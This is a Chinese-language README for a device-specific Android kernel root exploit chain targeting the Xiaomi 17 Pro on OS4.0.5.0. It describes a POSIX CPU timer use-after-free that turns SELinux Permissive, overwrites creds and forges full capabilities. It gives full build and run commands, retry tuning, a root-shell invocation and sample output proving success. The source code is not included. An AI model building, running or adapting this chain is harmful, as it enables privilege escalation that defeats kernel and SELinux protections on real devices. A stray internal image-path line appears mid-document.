
Memory-only local root exploit chain for Xiaomi 17 Pro (pandora) on OS4.0.5.0, using a POSIX CPU timer UAF to disable SELinux, overwrite creds, and load KernelSU.

针对 Xiaomi 17 Pro(pandora / 25098PN5AC)/ OS4.0.5.0.XBLCNXM / 内核 6.12.69-android16-6-g43b5ab7e247d-abogki561813157-4k 的内存态 root 工具。
原理:用 POSIX CPU timer 的 UAF 换来一次受控 8 字节写,先关掉 SELinux,再改 cred,最后伪造全量 capability 并启动 rootd。因为依赖页回收时序,失败是常态,可能需重试多次。
思路与代码参考并移植自 quyicheng03-boop/CVE-2026-98260-popsicle-android,并针对上述机型与内核重新适配。
这不是通用 exploit。 源码中的链接期地址和结构偏移只对这一份内核成立,其他机型、其他内核请勿使用。
| 项 | 值 |
|---|---|
| 机型 / 代号 | Xiaomi 17 Pro / 25098PN5AC / pandora |
| 系统版本 | OS4.0.5.0.XBLCNXM |
| 内核 release | 6.12.69-android16-6-g43b5ab7e247d-abogki561813157-4k |
runner 启动时会核对 ro.product.device、ro.build.version.incremental、uname -r,任一不符立即退出,不会驱动内核。
主机
adb.exe 在 PATH 中30.0.16248370(可用 -NdkHome 指定其他路径)手机
uid=2000(shell)、SELinux Enforcing;不需要预先 rootCVE-2026-98260-pandora-root/
├─ README.md 本文档
├─ build.ps1 NDK 构建脚本(输出到 bin/)
├─ run-pandora-98260.bat 双击 / CMD 入口
├─ run_pandora_98260.ps1 runner:校验、部署、preflight、三阶段、证明、重试、KSU
└─ src/
├─ exploit-android-perf.c selinux 阶段
├─ exploit-android-perf-chain.c cred 阶段,成功后 exec fullcap
├─ exploit-android-key-ptr.c fullcap 两阶段 + 启动 rootd
├─ pc98260_rootd.c root daemon
└─ pc98260_su.c root 命令客户端(部署名 pc98260-su)
需要先构建二进制EXP才能运行后续的ps脚本。
powershell -NoProfile -ExecutionPolicy Bypass -File .\build.ps1

# NDK 不在默认路径时可指定电脑上的NDK安装路径。
powershell -NoProfile -ExecutionPolicy Bypass -File .\build.ps1 `
  -NdkHome "D:\Android\Sdk\ndk\30.0.16248370"
产物在 bin/:
| 产物 | SHA-256 |
|---|---|
exploit-android-perf | abe2671511d447d23da8ae00647f69ed681a38fff163c57ac119b4856d64b4a0 |
exploit-android-perf-chain | 3635ff96d0a7a220d0ccae0dd6c6c5d9f8fd5b5bdc272c48faa756f40b0452af |
exploit-android-key-ptr | c6390b8d30ee6895ea0018f63abf1e76efa3bc06b1bee536a24f876bcb4be402 |
pc98260-su-client | 6e3310a121aa451087d19e0190fed8615073c93f6a3416bcb14d1eca500fbbed |
runner 内置了这四组哈希,构建结果不一致会拒绝部署。确认差异来源后可用 -AllowUnverifiedPayload 强制继续(不推荐)。
所有参数都有默认值。大多数场景只需要 -Serial,再按需加上 -Retry 或 -LoadKernelSU(手机侧需提前安装好KernelSU APK
)。
| 参数 | 说明 |
|---|---|
-Serial <id> | 多设备时指定序列号 |
-Reboot | 先重启并等待开机,再执行 |
-Retry <n> | 首次之外最多再试 n 次,每次重试前自动重启 |
-BootTimeoutSec 300 | 等待 sys.boot_completed 的上限(秒) |
-StageMinutes 12 | 单个阶段等待上限(分钟) |
-SkipPreflight | 跳过 preflight(不推荐) |
-DiagnoseOnly | 只部署 + preflight,不触发漏洞 |
-AllowUnverifiedPayload | 允许哈希不一致的本地二进制 |
-AllowBuildMismatch | 内核匹配但系统版本号不同时仅告警 |
-LoadKernelSU | root 验证通过后加载 KernelSU 并等待 su 可用 |
-KsudPath /data/adb/ksud | 设备上的 ksud 路径 |
-KsudArgs 'late-load --allow-shell' | 传给 ksud 的参数 |
-KsudTimeoutSec 240 | 等待内核模块、su、每个阶段脚本的上限(秒) |
-KsudStages 'post-fs-data,services,boot-completed' | late-load 后补跑的阶段;设为空字符串可跳过 |
adb devices          # 必须恰好一台已授权设备;多台时用 -Serial

# 双击或在 CMD 中
run-pandora-98260.bat

# PowerShell
powershell -NoProfile -ExecutionPolicy Bypass -File .\run_pandora_98260.ps1

# 指定设备;先重启再执行
powershell -NoProfile -ExecutionPolicy Bypass -File .\run_pandora_98260.ps1 `
  -Serial 'adb-xxxx._adb-tls-connect._tcp' -Reboot
runner 依次执行:
Permissive(已是则跳过);boot_id 未变化。无线 ADB 的
host:port在重启后会换端口。需要重启或重试时,请改用 mDNS 序列号(形如adb-xxxx._adb-tls-connect._tcp),否则会一直等不到设备。
-Retry)失败后必须真实重启才能再试,-Retry 会自动完成这件事。
# 首次 + 最多 5 次重试;每次重试前自动重启手机
powershell -NoProfile -ExecutionPolicy Bypass -File .\run_pandora_98260.ps1 `
  -Serial 'adb-xxxx._adb-tls-connect._tcp' -Retry 5
-Retry N 是首次之外的额外尝试次数,总尝试 = 1 + N。[PARKED]、阶段超时或非 0 退出、最终证明失败、boot_id 变化、开机等待超时。boot_id 真正变化,避免把重启前的旧 boot 当成新 boot。-LoadKernelSU)powershell -NoProfile -ExecutionPolicy Bypass -File .\run_pandora_98260.ps1 `
-Serial 'adb-xxxx._adb-tls-connect._tcp' -Retry 5 -LoadKernelSU
顺序被刻意固定为“先拿 root,再交给 KSU”:
boot_id 未变、rootd socket 此刻仍可应答;/data/adb/ksud late-load --allow-shell(分离运行,输出写设备日志);/proc/modules 中的 kernelsu 和 su -c id;su 可用后补跑 post-fs-data / services / boot-completed。两个要点:
Permissive 变回 Enforcing,pc98260-root.sock 立即失效。此后只能用 su。su 正常就直接以 0 退出(不写设备);模块在但 su 不可用则拒绝继续,交给 -Retry 重启。阶段脚本失败只会告警(root 仍然可用);模块没起来或 su 不可用则以 3 退出。
Zygisk / LSPosed 需要 zygote 重启才真正生效;ksud soft-reboot 未在本机验证,不建议贸然使用。
Selected ADB device: adb-xxxx._adb-tls-connect._tcp
Target verified: pandora / OS4.0.5.0.XBLCNXM
kernel=6.12.69-android16-6-g43b5ab7e247d-abogki561813157-4k
boot_id=5018b5f7-...

--- 1/4 existing root proof ---
no root daemon answered yet
--- 2/4 deploy payload ---
unchanged  exploit-android-perf
...
--- 3/4 preflight ---
timer slab : PASS
rcu probe  : PASS
aio ring   : PASS
preflight passed
--- 4/4 stages ---
started selinux; device log: /data/local/tmp/pc98260-selinux-<boot_id>.log
...
stage 1 done: SELinux Permissive
...
Root verified in this boot. Proof: ...\logs\root-proof-<boot_id>.txt

随后 runner 会打印三条件证明(uid=0(root) / CapEff: 000001ffffffffff / Permissive),并保存到 logs/root-proof-<boot_id>.txt。
adb shell "PC98260_SOCK=/data/local/tmp/pc98260-root.sock /data/local/tmp/pc98260-su -c 'id; grep CapEff /proc/self/status; getenforce'"
期望:
uid=0(root) gid=0(root) ...
CapEff:	000001ffffffffff
Permissive
# 单条命令
adb shell "PC98260_SOCK=/data/local/tmp/pc98260-root.sock /data/local/tmp/pc98260-su -c 'cat /proc/kallsyms | head'"

# 交互式 root shell
adb shell "PC98260_SOCK=/data/local/tmp/pc98260-root.sock /data/local/tmp/pc98260-su"
普通 adb shell 仍然是 uid=2000(shell);只有通过 pc98260-su 才进入 rootd 的 root 上下文。
加载 KSU 之后 rootd 失效,改用:
adb shell "su -c id"
[PARKED] / retain mappings日志出现 [PARKED] 或 [fullcap] ... retain mappings 时,必须重启手机:
-Retry 会自动重启后继续。
runner 会在设备上写 pc98260-<stage>-<boot_id>.started 标记。同一 boot 内重复执行会被拒绝——重复触发只会产生新的僵尸和更多悬空节点。重启(或 -Retry)即可。
本机实测中,成功前重启几次都属于正常范围(最多的一次是 6 次);单轮约 3~4 分钟,失败轮通常更短。建议直接用 -Retry 5。
runner 报找不到 adb?
把 Platform-Tools 加入 PATH,或在该环境下的终端里运行。
报 Payload hash mismatch?
本地构建与实测二进制不一致。用 NDK 30.0.16248370 重新构建;确认无恶意改动后可加 -AllowUnverifiedPayload。
报 Build mismatch?
runner 默认只接受 OS4.0.5.0.XBLCNXM。内核相同但系统小版本不同可加 -AllowBuildMismatch 试跑,风险自负。
报 Stage ... was already started in this boot?
本 boot 已经尝试过该阶段。重启后再跑,或直接用 -Retry。
preflight 失败?
preflight 不会触发漏洞,可直接排查后重跑:确认 /sys/kernel/tracing 可写、kprobe_events 可用、perf_event_paranoid 为负、没有其他工具占用 tracefs。
重启后 root 没了? 预期行为,重新执行 runner 即可。







